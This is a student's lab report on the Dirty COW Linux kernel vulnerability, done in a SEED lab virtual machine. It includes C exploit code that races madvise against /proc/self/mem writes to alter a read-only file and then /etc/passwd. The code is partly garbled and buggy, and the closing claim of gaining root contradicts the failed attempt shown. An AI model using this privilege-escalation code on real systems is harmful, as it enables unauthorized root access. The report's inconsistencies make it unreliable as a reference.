




## Lab 3: Dirty Cow Lab

Joshua Ludolf  
CSCI 4321  
Computer Security

- I downloaded Ubuntu 12 image from the link for this SEED lab and future ones and setup a login with my name.







- Task1: Modify a Dummy Read-Only File The objective of this task is to write to a read-only file using the DirtyCOW vulnerability. To do this I used sudo touch command to create the file, then chmod 644 to adjust permission to read-only and used gedit to put random content into the file.

```
joshualudolf@ubuntu: ~/Desktop/Lab_3
joshualudolf@ubuntu:~/Desktop/Lab_3$ sudo touch /zzz
[sudo] password for joshualudolf:
Sorry, try again.
[sudo] password for joshualudolf:
joshualudolf@ubuntu:~/Desktop/Lab_3$ ls
joshualudolf@ubuntu:~/Desktop/Lab_3$ sudo chmod 644 /zzz
joshualudolf@ubuntu:~/Desktop/Lab_3$ sudo gedit /zzz
joshualudolf@ubuntu:~/Desktop/Lab_3$ cat /zzz
111111222222333333
joshualudolf@ubuntu:~/Desktop/Lab_3$ ls -l /zzz
-rw-r--r-- 1 root root 19 Jan 16 13:50 /zzz
joshualudolf@ubuntu:~/Desktop/Lab_3$ echo 99999 > /zzz
bash: /zzz: Permission denied
joshualudolf@ubuntu:~/Desktop/Lab_3$
```

- From this I saw that if I tried to write to this file as a normal user, I would fail, because the file is only readable to normal users.

- Since, I couldn't access the labs zip file (had lots of SSL certificate issues and shared folder wasn't mounting from what I could tell using virtualbox). I manually created cow\_attack.c that has three threads: the main thread, the write thread, and the madvise thread. The main thread maps to memory of /zzz, finds where the pattern "222222" is, and creates two threads to exploit the Dirty Cow race condition vulnerability in the OS kernel.

```

joshualudolf@ubuntu: ~/Desktop/Lab_3
GNU nano 2.2.6 File: cow_attack.c Modified

/* cow_attack.c (the main thread) */

#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>

int main(int argc, char *argv[]){

    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area

}

/* the write thread */

void *writeThread(void *arg){

    char *content = "*****";
    off_t offset = (off_t) arg;


    int f=open("/proc/self/mem", O_RDWR);
    while(1){
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }

}

// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.
pthread_join(pth1, NULL);
pthread_join(pth2, NULL);

return 0;
}
  
```




```
char *content = "*****";
off_t offset = (off_t) arg;

int f=open("/proc/self/mem", 0_RDWR);
while(1){
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
}


/* the madvise thread */
void *madviseThread(void *arg){
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}
```

- Now it was time to launch the cow attack, from that attack I saw the contents of the /zzz file to have changed the 2s to asterisks:



```
joshualudolf@ubuntu:~/Desktop/Lab_3
joshualudolf@ubuntu:~/Desktop/Lab_3$ gcc cow_attack.c -lpthread
joshualudolf@ubuntu:~/Desktop/Lab_3$ ./a.out
^C
joshualudolf@ubuntu:~/Desktop/Lab_3$ cat /zzz
11111*****33333
joshualudolf@ubuntu:~/Desktop/Lab_3$
```

- Since that was a boring old dummy file, I wanted to test it on a real system so I could gain root privillage (using the attack of course, since I am already administrator...).




```
joshualudolf@ubuntu:~/Desktop/Lab_3
11111*****33333
joshualudolf@ubuntu:~/Desktop/Lab_3$ sudo adduser ludolfDirtyCowTest --force-bad
name
Adding user 'ludolfDirtyCowTest' ...
Adding new group 'ludolfDirtyCowTest' (1003) ...
Adding new user 'ludolfDirtyCowTest' (1002) with group 'ludolfDirtyCowTest' ...
Creating home directory '/home/ludolfDirtyCowTest' ...
Copying files from '/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
No password supplied
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for ludolfDirtyCowTest
Enter the new value, or press ENTER for the default
Full Name []: Joshua Ludolf
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] Y
joshualudolf@ubuntu:~/Desktop/Lab_3$
```

- Now with a dummy account ready, I wanted to check the etc/password file.

```
ludolfDirtyCowTest:x:1002:1003:Joshua Ludolf,,,:/home/ludolfDirtyCowTest:/bin/bash
joshualudolf@ubuntu:~/Desktop/Lab_3$
```

- I adjusted my original code to start manipulating the dummy user as shown below.



```
cow_attack.c
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
#include <unistd.h>
#include <stdio.h>

void *map;

void *adviseThread(void *arg) {
    int file_size = *((int *) arg);
    while(1) {
        madviset(map, file_size, MADV_DONTNEED);
    }
}

void *writeThread(void *arg) {
    char *content = "ludolfDirtyCowTest:x:1001";
    off_t offset = (off_t) arg;
    int f = open("/proc/self/mem", O_RDWR);
    while(1) {
        lseek(f, offset, SEEK_SET);
        write(f, content, strlen(content));
    }
}

int main(int argc, char *argv[]) {
    int main(int argc, char *argv[]) {
        pthread_t pth1, pth2;
        struct stat st;

        int f = open("/etc/passwd", O_RDONLY);
        fstat(f, &st);
        int file_size = st.st_size;


        map = mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

        char *position = strstr(map, "ludolfDirtyCowTest:x:1002");

        pthread_create(&pth1, NULL, adviseThread, &file_size);
        pthread_create(&pth2, NULL, writeThread, (void *)position);
    }
}
```

```
ludolfDirtyCowTest:x:1001:1003:Joshua Ludolf,,,:/home/ludolfDirtyCowTest:/bin/bash
```

- I unfortunately messed up somewhere, as my account didn't enter root shell, but was able to change id of ludolfDirtyCowTest user.

A terminal window titled 'Terminal' with a dark background and light text. The window shows a user 'joshualudolf' at 'ubuntu' in the directory '/home/joshualudolf/Desktop/Lab\_3'. The user enters 'su ludolfDirtyCowTest' and provides a password. The prompt changes to 'joshualudolf@ubuntu: /home/joshualudolf/Desktop/Lab\_3\$'. The user then enters 'id' and the output shows they are now 'ludolfDirtyCowTest' with a UID of 1003. The user then enters 'exit' and the prompt returns to the original user.

```
Terminal
joshualudolf@ubuntu: /home/joshualudolf/Desktop/Lab_3
joshualudolf@ubuntu:~/Desktop/Lab_3$ su ludolfDirtyCowTest
Password:
joshualudolf@ubuntu: /home/joshualudolf/Desktop/Lab_3$ id
uid=1001(joshualudolf) gid=1003(ludolfDirtyCowTest) groups=1002(joshualudolf),1003(ludolfDirtyCowTest)
joshualudolf@ubuntu: /home/joshualudolf/Desktop/Lab_3$
```

- What I learned from this lab:

In this lab, I learned about Dirty COW vulnerability, which existed in the Linux kernel since 2007 and was exploited in 2016. This vulnerability allows attackers to gain root privileges by exploiting race conditions in the copy-on-write mechanism. By modifying protected files, even those that are only readable, attackers can compromise the system. I gained hands-on experience by exploiting this vulnerability to modify a read-only file and gain root access. This practical exercise helped me understand the importance of race condition vulnerabilities and the potential security risks they pose. I also learned about the significance of patching vulnerabilities promptly to protect systems from such attacks. I wish we could've ran this in new ubuntu version as it would randomly crash and I would have to reload virtual image.